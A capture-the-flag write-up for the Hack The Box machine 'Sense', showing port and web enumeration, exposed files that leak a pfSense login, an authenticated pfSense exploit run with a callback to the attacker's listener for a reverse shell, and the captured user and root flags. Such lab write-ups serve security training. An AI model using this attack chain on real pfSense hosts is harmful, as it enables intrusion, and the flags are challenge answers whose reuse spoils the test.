

Htb machine: sense

This machine doesn't make a lot of sense tbh. Gotta use the correct wordlist. Nothing much to learn.

### Nmap tcp scan

```
[user@parrot]--[~/local/bin]
└─$ sudo nmap -p- -sS sense.htb -sC -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-03 13:57 +08
Nmap scan report for sense.htb (10.10.10.60)
Host is up (0.041s latency).
rDNS record for 10.10.10.60: sense
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://sense.htb/
443/tcp   open  ssl/https?
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=Common Name (eg, YOUR
name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
|_Not valid before: 2017-10-14T19:21:35
|_Not valid after: 2023-04-06T19:21:35

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 389.74 seconds
```

### Nmap udp scan

```
[user@parrot]--[~/Desktop/htb/sense]
└─$ sudo nmap -sU sense.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-03 13:57 +08
Nmap scan report for sense.htb (10.10.10.60)
Host is up (0.0028s latency).
rDNS record for 10.10.10.60: sense
All 1000 scanned ports on sense.htb (10.10.10.60) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 21.38 seconds
[user@parrot]--[~/Desktop/htb/sense]
└─$
```

### Nikto port 80

```
[user@parrot]--[~/Desktop/htb/sense]
└─$ nikto -h sense.htb
- Nikto v2.1.6

-----
+ Target IP:          10.10.10.60
+ Target Hostname:    sense.htb
+ Target Port:        80
+ Start Time:         2021-09-03 14:09:05 (GMT8)
-----
+ Server: lighttpd/1.4.35
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://sense.htb/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Cookie PHPSESSID created without the httponly flag
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ 7786 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-09-03 14:13:46 (GMT8) (281 seconds)
-----
+ 1 host(s) tested
```

## Nikto port 443

```
[user@parrot]--[~/local/bin]
└─$ nikto -h sense.htb:443
- Nikto v2.1.6

-----
+ Target IP:      10.10.10.60
+ Target Hostname: sense.htb
+ Target Port:    443
-----
+ SSL Info:      Subject: /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit
Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddress=Email Address
Ciphers: AES256-SHA
Issuer: /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit
Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddress=Email Address
+ Start Time:    2021-09-03 14:09:20 (GMT8)
-----
+ Server: lighttpd/1.4.35
+ Cookie PHPSESSID created without the secure flag
+ Cookie PHPSESSID created without the httponly flag
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Multiple index files found: /index.html, /index.php
+ Hostname 'sense.htb' does not match certificate's names: Common
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ 7786 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2021-09-03 14:21:00 (GMT8) (700 seconds)
-----
+ 1 host(s) tested
```


## Potential lighttpd exploit

```
[user@parrot]--[~/local/bin]
└─$ searchsploit lighttpd | grep -v dos

-----
Exploit Title | Path
-----
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Inform | windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution | multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution | linux/remote/4437.c
Lighttpd 1.4.x - mod_userdir Information Disclosure | linux/remote/31396.txt
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure | multiple/remote/8786.txt
-----

Shellcodes: No Results
Papers: No Results
```

## Whenever trying to access target by hostname



Dirsearch only interested in status code 200

```
[user@parrot]--[~/Desktop/htb/sense]
└─$dirsearch -u https://sense.htb -w /SecLists/Discovery/Web-Content/raft-large-files.txt

  (|_|_|) (|_|_|_|_|)  v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 37038

Output File: /home/user/.dirsearch/reports/sense.htb/_21-09-03_14-23-48.txt

Error Log: /home/user/.dirsearch/logs/errors-21-09-03_14-23-48.log

Target: https://sense.htb/

[14:23:49] Starting:
[14:23:49] 200 - 384B - /xmlrpc.php
[14:23:49] 200 - 6KB - /index.php
[14:23:49] 200 - 329B - /index.html
[14:23:49] 200 - 1KB - /favicon.ico
[14:23:49] 200 - 6KB - /help.php
[14:23:50] 200 - 6KB - /.
[14:23:50] 200 - 6KB - /edit.php
[14:23:50] 200 - 6KB - /stats.php
[14:23:51] 200 - 6KB - /status.php
[14:23:53] 200 - 271B - /changelog.txt
[14:23:53] 200 - 6KB - /license.php
[14:23:55] 200 - 6KB - /system.php
[14:23:56] 200 - 6KB - /graph.php
[14:24:01] 200 - 6KB - /wizard.php
[14:24:16] 200 - 6KB - /exec.php
```

Gobuster scan, take special notice of changelog.txt and system-users.txt

```
[X]--[user@parrot]--[~/Desktop/htb/sense]
└─$gobuster dir --url https://10.10.10.60 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,css,js -k

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: https://10.10.10.60
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,txt,html,css,js
[+] Timeout: 10s
=====
2021/09/03 15:12:59 Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 329]
/index.php (Status: 200) [Size: 6690]
/help.php (Status: 200) [Size: 6689]
/themes (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/stats.php (Status: 200) [Size: 6690]
/css (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/edit.php (Status: 200) [Size: 6689]
/includes (Status: 301) [Size: 0] [--> https://10.10.10.60/includes/]
/license.php (Status: 200) [Size: 6692]
/system.php (Status: 200) [Size: 6691]
/status.php (Status: 200) [Size: 6691]
/javascript (Status: 301) [Size: 0] [--> https://10.10.10.60/javascript/]
```

```

/changelog.txt      (Status: 200) [Size: 271]
/classes            (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/]
/exec.php           (Status: 200) [Size: 6689]
/widgets            (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/]
/graph.php          (Status: 200) [Size: 6690]
/tree               (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/gui.css            (Status: 200) [Size: 6590]
/wizard.php         (Status: 200) [Size: 6691]
/shortcuts          (Status: 301) [Size: 0] [--> https://10.10.10.60/shortcuts/]
/pkg.php            (Status: 200) [Size: 6688]
/installer          (Status: 301) [Size: 0] [--> https://10.10.10.60/installer/]
/wizards            (Status: 301) [Size: 0] [--> https://10.10.10.60/wizards/]
/xmlrpc.php         (Status: 200) [Size: 384]
/treeview.css       (Status: 200) [Size: 726]
/reboot.php         (Status: 200) [Size: 6691]
/interfaces.php     (Status: 200) [Size: 6695]
/csrf               (Status: 301) [Size: 0] [--> https://10.10.10.60/csrf/]
/system-users.txt   (Status: 200) [Size: 106]
/filebrowser        (Status: 301) [Size: 0] [--> https://10.10.10.60/filebrowser/]
/%7Echeckout%7E    (Status: 403) [Size: 345]

```

```

=====
2021/09/03 15:34:19 Finished
=====

```

## Something juicy

```

<  >  ↻  🏠  🛡️  https://10.10.10.60/changelog.txt

# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window

```

Username and password found. This translates to

```

Username: rohit
Password: pfsense

```

```

<  >  ↻  🏠  🛡️  https://10.10.10.60/system-users.txt

```

####Support ticket###

Please create the following user

```

username: Rohit
password: company defaults

```

List of potential vulns, choose exploit highlighted in red

```

[user@parrot]--[~/Desktop/htb/sense]
$searchsploit pfsense | grep -v "Cross-Site"

```

```

-----
Exploit Title | Path

```

```

-----
pfSense - (Authenticated) Group Member Remote Command Execution (Metasploit) | unix/remote/43193.rb
pfSense 2.1 build 20130911-1816 - Directory Traversal | php/webapps/31263.txt
pfSense 2.2 - Multiple Vulnerabilities | php/webapps/36506.txt
pfSense 2.2.5 - Directory Traversal | php/webapps/39038.txt
pfSense 2.3.1_1 - Command Execution | php/webapps/43128.txt
pfSense 2.3.4 / 2.4.4-p3 - Remote Code Injection | php/webapps/47413.py
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection | php/webapps/43560.py
pfSense Community Edition 2.2.6 - Multiple Vulnerabilities | php/webapps/39709.txt
-----

```

```

Shellcodes: No Results
Papers: No Results

```

## Run exploit

```

[X]-[user@parrot]-[~/Desktop/htb/sense]
$python3 exploit.py --rhost 10.10.10.60 --lhost 10.10.17.46 --lport 443 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed

```

## Gain shell

```

[user@parrot]-[~/Desktop/htb/sense]
$sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.17.46] from (UNKNOWN) [10.10.10.60] 31581
sh: can't access tty; job control turned off
#

```

User.txt: **8721327cc232073b40d27d9c17e7348b**

```

# cd rohit
# ls -lah
total 16
drwxr-xr-x 2 rohit nobody 512B Oct 14 2017 .
drwxr-xr-x 4 root wheel 512B Oct 14 2017 ..
-rw-r--r-- 1 rohit nobody 1k Oct 14 2017 .tcshrc
-rw-r--r-- 1 root nobody 32B Oct 14 2017 user.txt
# cat user.txt
8721327cc232073b40d27d9c17e7348b#

```

Root.txt: **d08c32a5d4f8c8b10e76eb51a69f1a86**

```

# ls -lah
total 36
drwxr-xr-x 2 root wheel 512B Oct 18 2017 .
drwxr-xr-x 25 root wheel 512B Oct 14 2017 ..
-rw-r--r-- 1 root wheel 724B May 1 2014 .cshrc
-rw-r--r-- 1 root wheel 0B Oct 14 2017 .first_time
-rw-r--r-- 1 root wheel 167B May 1 2014 .gitsync_merge.sample
-rw-r--r-- 1 root wheel 0B May 1 2014 .hushlogin
-rw-r--r-- 1 root wheel 229B May 1 2014 .login
-rw-r--r-- 1 root wheel 0B Oct 14 2017 .part_mount
-rw-r--r-- 1 root wheel 165B May 1 2014 .profile
-rw-r--r-- 1 root wheel 165B May 1 2014 .shrc
-rw-r--r-- 1 root wheel 1k Oct 14 2017 .tcshrc
-rw-r--r-- 1 root wheel 33B Oct 18 2017 root.txt
# cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
#

```

